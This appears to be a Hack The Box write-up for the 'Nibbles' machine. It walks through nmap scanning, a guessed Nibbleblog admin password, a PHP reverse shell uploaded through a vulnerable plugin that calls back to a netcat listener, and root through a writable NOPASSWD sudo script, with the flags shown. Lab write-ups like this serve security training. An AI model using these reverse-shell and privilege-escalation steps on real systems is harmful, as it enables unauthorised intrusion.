Linux - Easy - Nibbles

Wednesday, 15 February 2023 5:10 pm

Reconnaissance

Initial Nmap TCP scan on top ports

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sC -sV -O -vv 10.10.10.75
```

Result:
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQD8ArTOHWzqhwcyAZWc2CmxfLmVVTwfLZf0zhCBREGCpS2WC3NhAKQ2zefCHCU8XTC8hY9ta5ocU+p7552OGHloG7HuA5XlnihI1INNsMX7gpNcfQEYnyby+hjHWPLo4
++fAyO/lB8NammyA13MzvJy8pxvB9gmCJhVPoFzG5yX6Ly8OlsvVDk+qVa5eLCIua1E7WGACUlmkEGljDvzOaBdogMQZ8TGBTqNZbShnFH1WsUxBtJNRtYfeeGjzKTQqqj4WD5atU8dqV/iwmTylpE7wdHZ+
38ckuYL9dmUPLh4Li2ZgdY6XniVOBGthY5a2uJ2OFp2xe1WS9KvbYJ/tH
| 256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPiFJd2F35NPKIQxKMHrgPzVzoNHOJtTtM+zlwVfxzvcXPFFuQrOL7X6Mi9YQF9QRVJpwtmV9KAtWltmk3qm4oc=
| 256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC/RjKhT/2YPlCgFQLx+gOXhC6W3A3raTzjlXQMT8Msk
80/tcp open http syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_ Supported Methods: OPTIONS GET HEAD POST
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=2/14%OT=22%CT=1%CU=44622%PV=Y%DS=2%DC=I%G=Y%TM=63EC5CA
OS:6%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10A%TI=Z%CI=I%II=I%TS=8)SEQ
OS:(SP=106%GCD=1%ISR=10B%TI=Z%TS=8)SEQ(SP=106%GCD=1%ISR=10B%TI=Z%II=I%TS=8)
OS:OPS(O1=M537ST11NW7%O2=M537ST11NW7%O3=M537NNT11NW7%O4=M537ST11NW7%O5=M537
OS:ST11NW7%O6=M537ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)
OS:ECN(R=Y%DF=Y%T=40%W=7210%O=M537NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%
OS:F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T
OS:5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=
OS:Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF
OS:=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40
OS:%CD=5)

Uptime guess: 0.236 days (since Tue Feb 14 17:36:25 2023)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:16
Completed NSE at 23:16, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 23:16
Completed NSE at 23:16, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 23:16
Completed NSE at 23:16, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.24 seconds
Raw packets sent: 1214 (59.032KB) | Rcvd: 1174 (52.140KB)

Initial Summary:
TCP Port 22: Running OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
TCP Port 80: Running Apache httpd 2.4.18 ((Ubuntu))

Full Nmap TCP scan on all ports

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sC -sV -O -vv -p- 10.10.10.75
```

No other ports were found to be open

Enumeration:

TCP Port 22: Running OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)

Quick search using searchsploit tells us that we have two potential exploits for it

```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit OpenSSH 7.2p2
```

Exploit Title	Path
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45210.py
OpenSSH 7.2p2 - Username Enumeration	linux/remote/40136.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation	linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading	linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)	linux/remote/45939.py
OpenSSHd 7.2p2 - Username Enumeration	linux/remote/40113.txt

That's a potential option so we will park this aside for now

```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit -p 40136
  Exploit: OpenSSH 7.2p2 - Username Enumeration
      URL: https://www.exploit-db.com/exploits/40136
     Path: /usr/share/exploitdb/exploits/linux/remote/40136.py
File Type: Python script, ASCII text executable
```

Lets check if there are any nmap scripts for this
Nothing that we can use


```
┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─# ls -la ssh*
-rw-r--r-- 1 root root  5391 Jan 18  2022 ssh2-enum-algos.nse
-rw-r--r-- 1 root root  1200 Jan 18  2022 ssh-auth-methods.nse
-rw-r--r-- 1 root root  3045 Jan 18  2022 ssh-brute.nse
-rw-r--r-- 1 root root 16036 Jan 18  2022 ssh-hostkey.nse
-rw-r--r-- 1 root root  5948 Jan 18  2022 ssh-publickey-acceptance.nse
-rw-r--r-- 1 root root  3781 Jan 18  2022 ssh-run.nse
-rw-r--r-- 1 root root  1423 Jan 18  2022 sshv1.nse
```

Lets look at the other port


TCP Port 80: Running Apache httpd 2.4.18 ((Ubuntu))

Lets check the website:

Also, we will check the page source:




So lets checkout what is in nibbleblog




This looks like a custom software, lets google Nibble Blog

So looks like it is an Open Source Blog Writing tool that uses PHP
Lets run gobuster and see what we get:



Lets go to content:



Index of /nibbleblog/content


Name	Last modified	Size	Description
Parent Directory		-	
private/	2017-12-28 09:02	-	
public/	2017-12-10 23:27	-	
tmp/	2017-12-10 23:27	-	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.75 Port 80

Index of /nibbleblog/content/private

Name	Last modified	Size	Description
Parent Directory		-	
categories.xml	2017-12-10 22:52	325	
comments.xml	2017-12-10 22:52	431	
config.xml	2017-12-10 22:52	1.9K	
keys.php	2017-12-10 12:20	191	
notifications.xml	2023-02-15 00:24	1.1K	
pages.xml	2017-12-28 15:59	95	
plugins/	2017-12-10 23:27	-	
posts.xml	2017-12-28 15:38	93	
shadow.php	2017-12-10 12:20	210	
tags.xml	2017-12-28 15:38	97	
users.xml	2023-02-15 00:24	502	


Apache/2.4.18 (Ubuntu) Server at 10.10.10.75 Port 80





```
-<users>
 -<user username="admin">
    <id type="integer">0</id>
    <session_fail_count type="integer">0</session_fail_count>
    <session_date type="integer">1676438661</session_date>
  </user>
 -<blacklist type="string" ip="10.10.10.1">
    <date type="integer">1512964659</date>
    <fail_count type="integer">1</fail_count>
  </blacklist>
 -<blacklist type="string" ip="10.10.16.9">
    <date type="integer">1676437428</date>
    <fail_count type="integer">1</fail_count>
  </blacklist>
</users>
```

This tells us that the username admin exists and also there is a failcount so potential blacklisting if bruteforced

Going into ReadMe



Googling if NibbleBlog V4.0.3 has vulnerabilities (https://packetstormsecurity.com/files/133425/NibbleBlog-4.0.3-Shell-Upload.html)



This page mentions that A code Execution vulnerability exisits in this version of Nibble Blog (4.0.3)
We can upload a PHP reverse shell to the using the My Image Plug in
It is an authenticated vulnerability so we will need to be an admin user


Exploitation

Lets head over to the admin login page as described in the screenshot above:http://10.10.10.75/nibbleblog/admin.php

Googling default password and username for Nibbleblog admin - couldn't find anything - we are also not going to attempt to crack the password as it may lock us out or ban us

So lets try a few random passwords: admin:admin, admin:root, admin:nibbles

And admin:nibbles works?! Lucky random guess lol



According to the hack described in the page: https://packetstormsecurity.com/files/133425/NibbleBlog-4.0.3-Shell-Upload.html

```
Please note that admin credentials are required.

3. Proof of Concept

    Obtain Admin credentials (for example via Phishing via XSS which can
be gained via CSRF, see advisory about CSRF in NibbleBlog 4.0.3)
    Activate My image plugin by visiting
http://localhost/nibbleblog/admin.php?controller=plugins&action=install&plugin=my_image
    Upload PHP shell, ignore warnings
    Visit
http://localhost/nibbleblog/content/private/plugins/my_image/image.php.
This is the default name of images uploaded via the plugin.
```

We need to visit the following page

```
Activate My image plugin by visiting
http://localhost/nibbleblog/admin.php?controller=plugins&action=install&plugin=my_image
```

And upload our php reverse shell code as image.php and then go to the other page and by then hopefully we should have root


So we download the reverse shell code from pentest monkey (https://pentestmonkey.net/tools/web-shells/php-reverse-shell), save it in a file called image.php and update the local host ip and port to our kali machine

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.9';  // CHANGE THIS
$port = 1234;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

We will open a netcat listener on port 1234

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
```

Once done we will save this as image.php and upload it



Once we head to this link: http://10.10.10.75/nibbleblog/content/private/plugins/my_image/image.phpour PHP reverse shell code should run and we should get reverse shell

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.9] from (UNKNOWN) [10.10.10.75] 58220
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 00:45:43 up  7:17,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
nibbler
```

We upgrade this dumb shell to a nicer more interactive shell

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
nibbler@Nibbles:/usr$ clear
clear
TERM environment variable not set.
nibbler@Nibbles:/usr$ ^Z
zsh: suspended  nc -nlvp 1234

┌──(kali㉿kali)-[~]
└─$ echo $TERM
xterm-256color

┌──(kali㉿kali)-[~]
└─$ stty -a
speed 38400 baud; rows 59; columns 236; line = 0;
intr = ^C; quit = ^\; erase = ^H; kill = ^U; eof = ^D; eol = <undef>; eol2 = <undef>; swtch = <undef>; start = ^Q; stop = ^S; susp = ^Z; rprnt = ^R; werase = ^W; lnext = ^V; discard = ^O; min = 1; time = 0;
-parenb -parodd -cmspar cs8 -hupcl -cstopb cread -clocal -crtscts
-ignbrk -brkint -ignpar -parmrk -inpck -istrip -inlcr -igncr icrnl -ixon -ixoff -iuclc -ixany -imaxbel iutf8
opost -olcuc -ocrnl onlcr -onocr -onlret -ofill -ofdel nl0 cr0 tab0 bs0 vt0 ff0
isig icanon iexten echo echoe echok -echonl -noflsh -xcase -tostop -echoprt echoctl echoke -flusho -extproc

┌──(kali㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  nc -nlvp 1234
                              reset
reset: unknown terminal type unknown
Terminal type? xter,^H^H
reset: unknown terminal type xter,
Terminal type? xterm-256color
nibbler@Nibbles:/usr$ stty rows 52 columns 228
```

Once done, we get the user.txt fie

```
nibbler@Nibbles:/home$ cd nibbler/
nibbler@Nibbles:/home/nibbler$ ls
personal  personal.zip  user.txt
  bbler@Nibbles:/home/nibbler$ cat user.txt
2221dbb15fb001b1c3cd9268c3218386
```

Privilege Escalation

We will check what permissions we have:

```
nibbler@Nibbles:/home/nibbler$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

As we can see, we can run the monitor.sh bash script as root without a password
We add the following code on the monitor.sh file

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ vi monitor.sh
#!/bin/sh
bash
```

run it as root
And we get root!


nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo ./monitor.sh
root@Nibbles:/home/nibbler/personal/stuff# cat root/root.txt
cat: root/root.txt: No such file or directory
root@Nibbles:/home/nibbler/personal/stuff# cd
root@Nibbles:~# ls
root.txt
root@Nibbles:~# cat root.txt
7f0f5b2dfb9aa5e49fc55bff0d3aa93
root@Nibbles:~#